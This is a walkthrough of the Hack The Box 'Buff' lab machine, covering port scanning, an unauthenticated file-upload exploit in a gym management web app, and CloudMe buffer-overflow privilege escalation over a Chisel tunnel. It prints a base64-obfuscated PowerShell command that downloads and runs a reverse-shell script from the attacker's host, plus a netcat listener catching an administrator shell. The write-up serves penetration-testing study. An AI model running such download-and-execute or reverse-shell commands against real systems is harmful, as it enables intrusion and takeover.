Buff walkthrough

Index

Index 1
List of pictures 1
Disclaimer 2
Reconnaissance 2
Initial foothold 2
User flag 3
Privilege escalation 5
Alternative way to obtain a root shell 7

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - Web application name and version 2
Figure 3 - Uplaod.php file 3
Figure 4 - User shell 3
Figure 5 - A new better shell 4
Figure 6 - User flag 5
Figure 7 - CloudMe executable 5
Figure 8 - Possible exploits 6
Figure 9 - Chisel server on Kali 6
Figure 10 - Chisel client on Windows target 6
Figure 11 - Root shell 7
Figure 12 - Root flag 7

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(root㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Buff/nMap]
└─# nmap -sT -sV -A -p- 10.10.10.198 -oA Buff
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 17:45 AEST
Nmap scan report for 10.10.10.198
Host is up (0.029s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: mrb3n's Bro Hut
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   35.56 ms 10.10.14.1
2   35.61 ms 10.10.10.198

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.81 seconds

┌──(root㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Buff/nMap]
└─#
```

Figure 1 - nMap scan results

Open ports are 7680 and 8080. So, this box has a web application running on port 8080 and another service running on port 7680. NMap guesses that the second service is **pando-pub**. Also, nMap recognizes Windows XP SP3 as OS.

Initial foothold

Analyzing the web application, I found name and version:



Figure 2 - Web application name and version

User flag

Looking for the web application on the Internet, I found out that it is an open source project. I was able to download it from https://projectworlds.in/free-projects/php-projects/gym-management-system-project-in-php/ link. Also, I looked for some known vulnerabilities regarding it and I found one on exploitDB. The code I found exploit a vulnerability in the upload file. In fact, if I check that part of code, I see that the upload file has no check about authentication. This means that I can use it as an unauthenticated user:



Figure 3 - Upload file

At this point, I run the exploit and I obtain a shell:



Figure 4 - User shell

However, this shell is not very good and I tried to obtain a better one. To do this, I run the command $powershell\ -$
$Command\ “\&\{\ [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String$

$('aWV4IChOZXctT2JqZWN0IE5ldC5XZWJjbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8vMTA$

$$uMTAuMTQuMTU6OTg5OS9yZXZwb3dlcnNoZWxsLnBzMSIp')) \mid Invoke - Expression\ \}"$$

where
$aWV4IChOZXctT2JqZWN0IE5ldC5XZWJjbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8vMTAuM$

$$TAuMTQuMTU6OTg5OS9yZXZwb3dlcnNoZWxsLnBzMSIp$$

is the base64 encoding of $iex\ (New - Object\ Net.Webclient).DownloadString("http://$
$10.10.14.15:9899/revpowershell.ps1")$:

Figure 5 - A new better shell

The file I let the target to download and execute running the previous command is a reverse PowerShell I found on the Internet. Obviously, I used a server python to let the target to download this file from my Kali machine. At this point, I can retrieve the user flag:

```
SHELL> dir


    Directory: C:\Users\shaun


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        16/06/2020     22:21                3D Objects
d-r---        16/06/2020     22:21                Contacts
d-r---        14/07/2020     13:27                Desktop
d-r---        16/06/2020     22:26                Documents
d-r---        14/07/2020     13:27                Downloads
d-r---        16/06/2020     22:21                Favorites
d-r---        16/06/2020     22:21                Links
d-r---        16/06/2020     22:21                Music
d-r---        16/06/2020     17:22                OneDrive
d-r---        16/06/2020     22:21                Pictures
d-r---        16/06/2020     22:21                Saved Games
d-r---        16/06/2020     22:21                Searches
d-r---        16/06/2020     22:21                Videos


SHELL> cd Desktop
SHELL> dir


    Directory: C:\Users\shaun\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        30/05/2024     08:43             34 user.txt


SHELL> type user.txt
2[redacted]a
SHELL>
```

Figure 6 - User flag

Privilege escalation

Looking for something interesting file in the filesystem, I found a CloudMe executable:

```
SHELL> cd Downloads
SHELL> dir


    Directory: C:\Users\shaun\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        16/06/2020     16:26       17830824 CloudMe_1112.exe
```

Figure 7 - CloudMe executable

Looking for information on the Internet about it, I found it is version 1.11.2 and it is vulnerable to a buffer overflow vulnerability. I can download an exploit from **searchsploit**:



Figure 8 - Possible exploits

Since the service to exploit is running on a local interface, I need a tunnel to reach it and obtain a shell on my Kali machine. I set this tunnel using Chisel. I run the Chisel server component on my Kali machine:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ./chisel server --reverse --port 9002
2024/06/02 19:33:36 server: Reverse tunnelling enabled
2024/06/02 19:33:36 server: Fingerprint Ad8hJ7LbXXcl/3ulNzU1gF6yiYZqoq9rUXOk6lFezGA=
2024/06/02 19:33:36 server: Listening on http://0.0.0.0:9002
```

Figure 9 - Chisel server on Kali

Also, I run on the target the Chisel client component:

```
SHELL> dir


    Directory: C:\xampp\htdocs\gym\upload


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        02/06/2024     12:02        8818688 chisel.exe
-a----        02/06/2024     11:09             53 kamenamena.php
-a----        02/06/2024     11:10        5473463 newexploit.exe


SHELL> .\chiselWin.exe client 10.10.14.20:9002 R:8888:localhost:8888
Invoke-Expression : The term '.\chiselWin.exe' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:34 char:13
+             Invoke-Expression $Command 2>&1 | Out-String
+             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (.\chiselWin.exe:String) [Invoke-Expression], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.InvokeExpressionCommand

SHELL> .\chisel.exe client 10.10.14.20:9002 R:8888:localhost:8888
```

Figure 10 - Chisel client on Windows target

Obviously, the server is on my Kali machine and the client on the target that is a Windows machine. So, pay attention to download the right executable to run on the right OS. A way to upload a file on a Windows target machine is using the following template command:

$$wget\ http://< ServerIPWhereToDownload >:< port >/< fileToDownload > \ -outfile \ < outFile >$$

and open a python server on the Kali machine. At this point I can run (from the Kali) the python exploit I downloaded from **searchsploit** and I obtain the shell:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 7890
listening on [any] 7890 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.198] 49685
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

Figure 11 - Root shell

So, I just have to retrieve the root flag:

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
02/06/2024  07:22                34 root.txt
               2 File(s)          1,451 bytes
               2 Dir(s)   9,712,734,208 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
f[redacted]f

C:\Users\Administrator\Desktop>
```

Figure 12 - Root flag

Alternative way to obtain a root shell

Once I found a possible exploit on **searchsploit**, I can convert that python file in an exe file. Actually, it is better to generate a python shell using msfvenom and insert it in the exploit downloaded from **searchsploit**, so you can control the payload to use. To do it, I installed on my Windows 11 machine the **auto-py-to-exe** program. So, I converted the python script into an exe, uploaded on my Kali machine and on the target machine. I opened a listener on my Kali machine and run the exploit exe just uploaded. In this way, I didn't need to set up the Chisel tunnel.